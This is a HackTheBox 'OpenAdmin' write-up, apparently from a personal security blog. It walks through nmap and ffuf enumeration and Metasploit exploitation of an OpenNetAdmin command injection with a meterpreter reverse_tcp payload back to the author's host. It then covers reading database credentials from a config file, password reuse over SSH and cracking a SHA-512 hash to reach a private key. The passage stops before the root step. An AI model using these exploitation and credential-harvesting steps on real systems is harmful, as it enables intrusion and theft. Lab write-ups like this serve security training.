
HackTheBox - OpenAdmin

Write Up by: Kavish Gour

Date: 10th Jan 2020

Twitter: kavishgour

Security Blog: kavishgr



OpenAdmin was a fairly easy box. More of a **CTF-like box** but it was fun. **Web-based Directory Enumeration attack** is key. **Metasploit** was used to exploit a vulnerable **OpenNetAdmin web interface** to obtain a low privilege shell. Once on the system, a set of username and password was found. With further enumeration, i found a web server listening on a local port. I was able to access it via **SSH Local Port Forwarding**, and a cracked **SHA-512** hash was needed to get my hands on a private SSH key of another user. To gain **root**, the `nano` text editor was abused.

Skills needed on this box:

1. Web Server Enumeration
2. Knowlegde about the Linux filesystem
3. Basic PHP code review
4. SSH Local Port Forwarding
5. Hash Cracking
6. Brute Forcing SSH Keys

Recon

Nmap Full TCP Scan


```
nmap -vv --reason -Pn -A --osscan-guess --version-all -p- 10.10.10.171
```

```
# Nmap 7.80 scan initiated Sat Jan  4 23:01:42 2020 as: nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -oN /root/AutoRecon/results/openadminHTB/10.10.10.171/scans/_full_tcp_nmap.txt -oX /root/AutoRecon/results/openadminHTB/10.10.10.171/scans/xml/_full_tcp_nmap.xml 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up, received user-set (0.27s latency).
Scanned at 2020-01-04 23:01:48 +04 for 4986s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCcVHOWV8MC41kgTdwiBIBmUrM8vGHUM2Q7+a0LCl9jfH3bIpmuWnzwev97wpc8pRHPuKfKm0c3iHGII+cKSsVgzVtJfQdQ0j/GyDcBQ9s1VGHiYIjbpX30eM2P2N5g2hy9ZWsF36WMoo5Fr+mPNycf6Mf0QOODMVqbmE3VVZE1VlX3pNW4ZkMIpDSUR89JhH+PHz/miZ1OhBdSoNWYJIuWyn8DWLCGBQ7THxxYOfN1bwhfYRCRTv46tiayuF2NNKWaDqDq/DXZxSYjwpSVelFV+vybL6nU0f28PzpQsmvPab4PtMUb0epaj4ZFcB1VVITVCdBsiu4SpZDdElxkuQJz
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHqbD5jGewKxd8heN452cfS5LS/VdUroTScThdV8IiZdTxgSaXN1Qga4audhlYIGSyDdTEL8x2tPAFPpvipRrLE=
|   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBcV0sVI0yWfjKsl7++B9FGfOVeWAIWZ4YGEMROPxxk4
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
OS fingerprint not ideal because: maxTimingRatio (1.500000e+00) is greater than 1.4
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.18 (94%), Linux 3.16 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=1/5%OT=22%CT=1%CU=31514%PV=Y%DS=2%DC=T%G=N%TM=5E10F496%P=x86_64-pc-linux-gnu)
SEQ(SP=101%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)
SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%TS=A)
OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)
WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 36.522 days (since Fri Nov 29 11:53:43 2019)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT       ADDRESS
1   274.85 ms 10.10.14.1
2   273.84 ms 10.10.10.171

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan  5 00:24:54 2020 -- 1 IP address (1 host up) scanned in 4994.32 seconds
```

Open ports and services:

Protocol	Port	Service	Version
TCP	22	OpenSSH	OpenSSH 7.6p1
TCP	80	HTTP	Apache httpd 2.4.29

Starting with port 80, only the default Apache page pops up:




Running `ffuf` to brute force web directories(it can be found here):


```
ffuf -u http://10.10.10.171/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
root@kavishgr:~# ffuf -u http://10.10.10.171/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.0-rc1
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.171/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

music                   [Status: 301, Size: 312, Words: 20, Lines: 10]
artwork                 [Status: 301, Size: 314, Words: 20, Lines: 10]
sierra                  [Status: 301, Size: 313, Words: 20, Lines: 10]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

All leads to a rabbit hole, except `music/`. When you go to `10.10.10.171/music/`, there's a **login page**:



Going to that page, leads to the web interface of OpenNetAdmin:




> **How i do i know it's OpenNetAdmin ?** By clicking on the **DOWNLOAD** link, it leads to `opennetadmin.com`


There's nothing interesting on the web interface. Moving on.

OpenNetAdmin Exploit

Found a **Metasploit** module for `OpenNetAdmin 18.1.1` on **exploit-db**:



Put the exploit source code in `/root/.msf4/modules/exploits/web`. Rename it to something meaningful. Mine look like this:



Open up `msfconsole`, and run `reload_all` to reload all modules. Interacting with the exploit and set the required options:


```
msf5 > use exploit/web/opennetadmin_command_injection
msf5 exploit(web/opennetadmin_command_injection) >
msf5 exploit(web/opennetadmin_command_injection) > set rhosts 10.10.10.171
rhosts => 10.10.10.171
msf5 exploit(web/opennetadmin_command_injection) > set lhost tun0
lhost => 10.10.14.22
msf5 exploit(web/opennetadmin_command_injection) > set SRVHOST 10.10.14.22
SRVHOST => 10.10.14.22
```

No session was created:


```
msf5 exploit(web/opennetadmin_command_injection) > exploit

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Exploiting...
[*] Command Stager progress - 100.14% done (704/703 bytes)
[*] Exploit completed, but no session was created.
```

By changing the payload to **x64**, i got a meterpreter session:

```
set payload linux/x64/meterpreter/reverse_tcp
```



Run `shell` followed by `python3 -c 'import pty;pty.spawn("/bin/bash")'` to get a shell prompt:



> Run `export TERM=xterm` to be able to clear the screen.

Found a credential in a config file

I got a shell as `www-data`. With further enumeration, i found a pair of credentials in `/opt/ona/www/local/config/database_settings.inc.php`:


```
www-data@openadmin:~/ona/local$ cd config
cd config
www-data@openadmin:~/ona/local/config$ ls
ls
database_settings.inc.php  motd.txt.example  run_installer
www-data@openadmin:~/ona/local/config$ cat database_settings.inc.php
cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

?>www-data@openadmin:~/ona/local/config$
```

Login: `ona_sys`

Password: `n1nj4W4rri0R!`

Database: `ona_default`

Logging into the database also leads to a rabbit hole. By viewing `/etc/passwd`, there's 2 users that have a shell: **jimmy** and **joanna**




> Tip: If you found a password, try using it with every user possible.

SSH as jimmy


Use the **pasword** to login as `jimmy` via **SSH**:

```
ssh jimmmy@10.10.10.171
```



Jimmy has access to `/var/www/internal`:

```
find / -user jimmy 2> /dev/null | egrep -v 'proc|run|sys|dev'
```



PHP Code Review


There's 3 **php** files in that directory:

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
```

By looking at the content of `index.php`, it's a php login page and contains a `sha512` hash password:

Explanation: Only if the username `jimmy` is provided, and the hash of the password is equal to the one specified in `index.php`, redirect the web page to `main.php`.

Viewing `main.php`:



Explanation: If the current sessions belongs to `jimmy`, and the previous web page location was `index.php`, execute the `cat` command to display the content of **id_rsa**. Hence by viewing `main.php`, it specifies that upon a successful login, display the **private ssh key** of the user `joanna`.

Cracking password on 'md5decrypt.net'

The hash:

```
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1
```


The **password** is `Revealed`.

> Note: I got lazy. To crack the password with `john`, look through the additional section at the end.

